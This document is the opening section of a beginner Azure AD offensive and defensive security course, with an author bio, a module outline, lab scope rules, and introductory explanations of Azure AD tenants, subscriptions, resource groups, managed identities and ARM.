Attacking and Defending Azure AD - Beginner's Edition

Nikhil Mittal

About me

- Twitter - @nikhil_mitt
- Author of Red team labs - https://www.pentesteracademy.com/redlabs
- Blog – https://labofapenetrationtester.com
- GitHub - https://github.com/samratashok/
- Creator of Nishang, Deploy-Deception, RACE toolkit and more
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
  - DEF CON, BlackHat, BruCON and more.

Course Content

- Module 1
  - Introduction to Azure AD
  - Discovery and Recon of services and applications
  - Enumeration
  - Initial Access Attacks (Enterprise Apps, App Services, Logical Apps, Function Apps, Unsecured Storage, Phishing, Consent Grant Attacks)

- Module 2
  - Authenticated Enumeration (Storage Accounts, Key vaults, Blobs, Automation Accounts, Deployment Templates etc.)
  - Privilege Escalation (RBAC roles, Azure AD Roles)

- Module 3
  - Lateral Movement (Pass-the-PRT, Pass-the-Certificate, Across Tenant, cloud to on-prem, on-prem to cloud)
  - Persistence techniques

- Module 4
  - Data Mining
  - Defenses, Monitoring and Auditing (CAP, PIM, Microsoft Defender for Cloud, JIT, Risk policies, MFA, MTPs, Azure Sentinel)
  - Bypassing Defenses

Goal

- The bootcamp expects no prior knowledge of Azure or Azure Active Directory.
- This course introduces a concept, demonstrates how an attack can be executed and then have Learning Objective section where students can practice on the lab.
- We may make some assumptions for smoothly executing attacks in the lab.
- Everything is not in the slides :)

How to use the course content

- You have access to the slides, slides notes, lab manual, walk-through videos, Kill Chain diagrams, Threat Matrix diagrams, Lab Diagram and Tools used in the course OneDrive.
- Access the OneDrive using the lab portal - https://azureadlab.enterprisesecurity.io/
- Keeping an eye on the Lab diagram and Kill chain diagrams will help if you feel lost when switching between kill chains.


Word of Caution

- In scope:
  - Only the explicitly specified on-prem and Azure resources and users are in scope.
- Everything else is NOT in scope.
- Any abuse of the lab internet or resources - attempts of unauthorized access or attacks on external infrastructure - will result in immediate disqualification from the class without refund.
- Please note that some Learning Objectives are marked 'Instructor Only'.
- The tenant defcorp.onmicrosoft.com is for an actual organization and NOT a part of the lab.
- Please treat the lab network as a dangerous environment and take care of yourself!


Introduction to Azure Active Directory (AAD)

- Azure Active Directory (Azure AD or AAD) is "Microsoft’s cloud-based identity and access management service".
- Microsoft proposes AAD as Identity as a Service (IDaaS) solution "that span all aspects of identity, access management, and security".
- Azure AD can be used to access both
  - External resources like Azure Portal, Office 365 etc. and
  - Internal resources like on-premises applications.
- Azure AD provides secure remote access for AD-integrated apps, devices and identity governance for AD accounts.

Introduction to Azure Active Directory (AAD)



Azure Services



Azure Services - Categories


- Compute - VMs, Kubernetes, Containers, Function Apps
- Networking - VNet, VPN Gateway, Load Balancing, CDN
- Storage - Blob, File, Queue, Table
- Mobile - Back-end services
- Databases - Cosmos DB, Managed SQL, MySQL, PostgresSQL Database
- Web - App Service, API Management, Cognitive Search
- Internet of Things (IoT)
- Big data
- AI
- DevOps

Azure AD - Some Terminology

- Tenant - An instance of Azure AD and represents a single organization.
- Azure AD Directory - Each tenant has a dedicated Directory. This is used to perform identity and access management functions for resources.
- Subscriptions - It is used to pay for services. There can be multiple subscriptions in a Directory.
- Core Domain - The initial domain name <tenant>.onmicrosoft.com is the core domain. It is possible to define custom domain names too.

Azure Architecture

- In Azure, resources are divided in four levels
  - Management Groups
  - Subscriptions
  - Resource Groups
  - Resources



Azure Architecture - Management Groups

- Management groups are used to manage multiple subscriptions.
- All subscriptions inherit the conditions applied to the management group.
- All subscriptions within a single management group belong to the same Azure tenant.
- A management group can be placed in a lower hierarchy of another management group.
- There is a single top-level management group - Root management group - for each directory in Azure.

Note: A global administration can always elevate their privileges to the Root management group

Azure Architecture - Subscriptions

- An Azure subscription is a logical unit of Azure services that links to an Azure account.
- An Azure subscription is a billing and/or access control boundary in an Azure AD Directory.
- An Azure AD Directory may have multiple subscriptions but each subscription can only trust a single directory.
- An Azure role applied at the subscription level applies to all the resources within the subscription.

Azure Architecture - Resource Groups and Resources


- A resource is a deployable item in Azure like VMs, App Services, Storage Accounts etc.
- A resource group acts as a container for resources.
- In Azure, all the resources must be inside a resource group and can belong only to a group.
- If a resource group is deleted, all the resources inside it are also deleted.
- A resource group has its own Identity and Access Management settings for providing role based access. An Azure role applied to the resource group applied to all the resources in the group.

Azure Architecture - Managed Identity

- Azure provides the ability to assign Managed Identities to resources like app service, function apps, virtual machines etc.
- Managed Identity uses Azure AD tokens to access other resources (like key vaults, storage accounts) that support Azure AD authentication.
- It is a service principal of special type that can be used with Azure resources.
- Managed Identity can be system-assigned (tied to a resource and cannot be shared with other resources) or user-assigned (independent life cycle and can be share across resources).

Azure Architecture - Azure Resource Manager (ARM)

- It is the client neutral deployment and management service for Azure that is used for lifecycle management (creating, updating and deleting) and access control of of resources.
- ARM templates can be used for consistent and dependency-defined redeployment of resources.



Azure AD vs Azure

- Azure AD is not Azure.
- Azure AD is a product offering within Azure.
- Azure is Microsoft's cloud platform whereas Azure AD is enterprise identity service in Azure

Azure AD v/s On-Prem AD

- The only similarity between the two is both are identity and access management solutions.
- Both may have some similar terms but NOT trying to look at Azure AD from the lens of on-prem AD concepts will be very useful.
- Azure AD is NOT directory services in the cloud. That one is Azure Active Directory Domain Services which provides 'domain controller as a service'.
- It is possible to integrate on-prem AD with Azure AD for a hybrid identity.

- The 'official' comparison is here - https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-compare-azure-ad-to-ad

